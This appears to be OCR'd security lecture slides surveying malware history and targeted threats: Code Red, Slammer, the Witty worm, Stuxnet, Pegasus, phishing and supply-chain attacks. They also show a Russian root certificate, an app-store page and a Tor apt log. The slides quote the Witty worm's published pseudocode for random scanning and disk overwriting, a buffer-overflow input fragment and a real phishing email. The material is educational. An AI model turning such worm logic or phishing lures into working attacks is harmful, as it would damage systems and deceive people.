
C. - "AAAAAAAAAAAAAAAAAAA\x08\x3 is the first command line argument.

https://en.wikipedia.org/wiki/Stack_buffer_overflow

https://www.cybereason.com/blog/what-is-code-red-worm




Code Red



From: https://www.cs.ucf.edu/~czou/research/codered.pdf

Slammer (2003)



Over 75K machines in 10 minutes.
(From: https://www.caida.org/catalog/papers/2003_sapphire/)

Witty Worm (2004)

```
rand(){
    # Note that 32-bit integers obviate the need for
    # a modulus operation here.
    X = X * 214013 + 2531011;
    return X; }
srand(seed){ X = seed; }
main(){
 1.     srand(get_tick_count());
 2.     for (i=0; i < 20,000; ++i)
 3.         dest_ip ← rand()[0...15]||rand()[0...15];
 4.         dest_port ← rand()[0...15];
 5.         packetsize ← 768+rand()[0...8];
 6.         packetcontents ← top of stack;
 7.         sendto();
 8.     if(open(physicaldisk, rand()[13...15]))
 9.         overwrite_block(rand()[0...14]||0x4e20);
10.         goto 1;
11.     else goto 2; }
```

Figure 2: Pseudocode of the Witty worm

From: https://www.icir.org/vern/papers/witty-imc05.pdf

Botnets (mid-2000s)

- Early command-and-control was based on IRC and dynamic DNS
  - Easy to take down
- Switched to fast-flux
  - Peer-to-peer, load balancing, redirection
- Today's C&C is more sophisticated, and there is an entire market surrounding botnets

Stuxnet (discovered 2010)

Stuxnet

- Attacked the Iranian nuclear program
- Multiple ways of spreading
- Attempt to limit spread, several attempts
- Not as buggy as typical malware
- Attacked very specific centrifuges with a very specific frequency

https://en.wikipedia.org/wiki/Stuxnet

Pegasus spyware (released 2016)

- https://en.wikipedia.org/wiki/Pegasus_(spyware)
- NSO group
- “Flying Trojan”

https://en.wikipedia.org/wiki/Trojan_Horse#/media/File:RomanVirgilFolio101r.jpg

https://en.wikipedia.org/wiki/Pegasus#/media/File:Bellerophon_riding_Pegasus_and_killing_the_Chimera,_Roman_mosaic,_the_Rolin_Museum_in_Autun,_France,_2nd_to_3rd_century_AD.jpg

Pegasus

- Supposedly for law enforcement, antiterrorism efforts, *etc.*
- Often used against civil society
  - Full control of the infected system, including calls, microphone, camera, messages, passwords, files, *etc.*
  - Can be used to plant evidence
- Often delivered *via* sophisticated zero-click zero-day exploits


Pegasus examples

- Ahmed Mansoor in 2016 (first technical analysis of Pegasus by the Citizen Lab and Lookout Security)
  - https://citizenlab.ca/2016/08/million-dollar-dissident-iphone-zero-day-nso-group-uae/
- Many more examples from Mexico, Saudi Arabia, Bahrain, Jordan, and more…
  - https://citizenlab.ca/tag/pegasus/
- Bhima Koregaon 16
  - https://www.arsenalexperts.com/
  - https://netalert.me/bhima-koregaon.html

Targeted threats

- Stealthy, targeted, sophisticated (socially and/or technically), well-resourced
- Different methods of delivery
  - Social engineering (targeted email)
  - Waterholing attacks
  - MiTM attacks (I expect this to be a future trend)
- Threat to civil society all over the world
  - See, *e.g.*, https://tibcert.org/

https://www.usenix.org/conference/usenixsecurity14/technical-sessions/presentation/hardy



Phishing

From: "Dropbox Notification" <dropbox.noreplay@gmail.com>
Date: Dec 7, 2016 [redacted]
Subject: You have 1 new file in your inbox
To: [redacted]
Cc:

Hi [redacted]

You have received a new document in your inbox, view the file "**.pdf**مذكرة القبض على عزة سليمان" on Dropbox.

View file

Image plagiarized from https://citizenlab.org/wp-content/uploads/2017/02/Ponytail-Figure-1.png

Phishing

- Wide range of sophistication in terms of the social engineering aspect
  - One end of the spectrum: “Plez logg in and changer you password, maam!”
  - Other end of the spectrum: “The attached PDF is my notes from the meeting yesterday, it was nice to see you again!” (from someone you saw at a conference the day before)

2FA helps protect against phishing
(but state actors can easily spoof your cell phone and get SMS messages)

Attackers can also inject malware *via* a machine-in-the-middle attack...

https://www.eset.com/int/about/newsroom/press-releases/research/eset-research-chinese-speaking-evasive-panda-group-spreads-malware-via-updates-of-legitimate-apps-an/

ESET Research: Chinese-speaking Evasive Panda group spreads malware via updates of legitimate apps and targets NGO in China

Listed under: ESET Research

Next story

Editor
26 Apr 2023

- Users in mainland China at an international NGO were targeted with malware delivered through updates for software developed by Chinese companies.
- With high confidence, we attribute this activity to the Chinese-speaking Evasive Panda APT group.
- The backdoor MgBot is used for cyberespionage.

Other Research

ESET Research dives into the onboarding and scamming processes of Telekopye online fraudsters

Wildberries...

Russian Trusted Root CA

Identity: Russian Trusted Root CA
Verified by: Russian Trusted Root CA
Expires: 02/27/2032

Details

Subject Name

C (Country):	RU
O (Organization):	The Ministry of Digital Development and Communications
CN (Common Name):	Russian Trusted Root CA

Issuer Name

C (Country):	RU
O (Organization):	The Ministry of Digital Development and Communications
CN (Common Name):	Russian Trusted Root CA

Issued Certificate

Version:	3
Serial Number:	10 00
Not Valid Before:	2022-03-01
Not Valid After:	2032-02-27

Certificate Fingerprints

SHA1:	8F F9 15 CC AB 7B C1 6F 8C 5C 80 99 D5 3E 0E 11 5B 3A EC 2F
MD5:	7F BB 1F BB D1 29 47 E7 28 DC BF A4 56 8C 64 CD

Attackers can also inject malware *via* software that you put on your system willingly...

How trust is supposed to work...

2:04

Waymo


Waymo LLC

4.9★
44K reviews

Everyone

1M+
Downloads

Install



About this app

Get there with the Waymo Driver — The World's Most Experienced Driver™

#8 top free in maps & navigation

Travel & Local

Rideshare & taxis

Ask Play about this app New!

Games Apps Search Books You

2:04

Ask Play about this app New!

Ask a question about this app

How does the service ensure rider safety during

What is the primary service offered by this appli

Data safety

Safety starts with understanding how developers colle and share your data. Data privacy and security practic may vary based on your use, region, and age. The developer provided this information and may update it over time.

This app may share these data types with third parties
App activity, App info and performance, and Device or other IDs

This app may collect these data types
Location, Personal info and 4 others

Data is encrypted in transit

Independent security review

Account deletion available
You can request to delete collected data

See details

Games Apps Search Books Y

2:04

Ratings and reviews

Ratings and reviews are verified and are from people who use the same type of device that you use

4.9
44,105

5
4
3
2
1

Navigation Accuracy 151

Entertainment Value 97

+8

Damien

4/9/26

I've only had 2 rides so far but when I use the Waymo its really great, I can change the music, legroom, and more! also I love the AI that drives. there was a accident up a...

1 person found this helpful

Was this review helpful? Yes No


Courtney


11/21/23

Affordable and smooth ride. Easy to navigate app. The price offered is the final price since there is no tipping. When will Waymo come to Denver?! The only downside...

332 people found this helpful

Games Apps Search Books You


jedi@tortuga: ~
jedi@tortuga:~$ sudo torify apt update
[sudo] password for jedi:
0% [Working]1776460015 WARNING torsocks[16860]: [connect] Connection to a local address are denied since it might be a TCP DNS query to a local DNS server. Rejecting it for safety reasons. (in tsocks_connect() at connect.c:191)
Ign:1 tor+http://deb.ooni.org unstable InRelease
0% [Working]1776460015 WARNING torsocks[16860]: [connect] Connection to a local address are denied since it might be a TCP DNS query to a local DNS server. Rejecting it for safety reasons. (in tsocks_connect() at connect.c:191)
Err:2 tor+http://deb.ooni.org unstable Release
Cannot initiate the connection to 127.0.0.1:9050 (127.0.0.1). - connect (1: Operation not permitted)
Hit:3 http://apt.pop-os.org/proprietary jammy InRelease
Hit:4 http://apt.pop-os.org/release jammy InRelease
Hit:5 https://updates.signal.org/desktop/apt xenial InRelease
Hit:6 https://dl.google.com/linux/chrome/deb stable InRelease
Hit:7 http://apt.pop-os.org/ubuntu jammy InRelease
Get:8 http://apt.pop-os.org/ubuntu jammy-security InRelease [129 kB]
Get:9 http://apt.pop-os.org/ubuntu jammy-updates InRelease [128 kB]
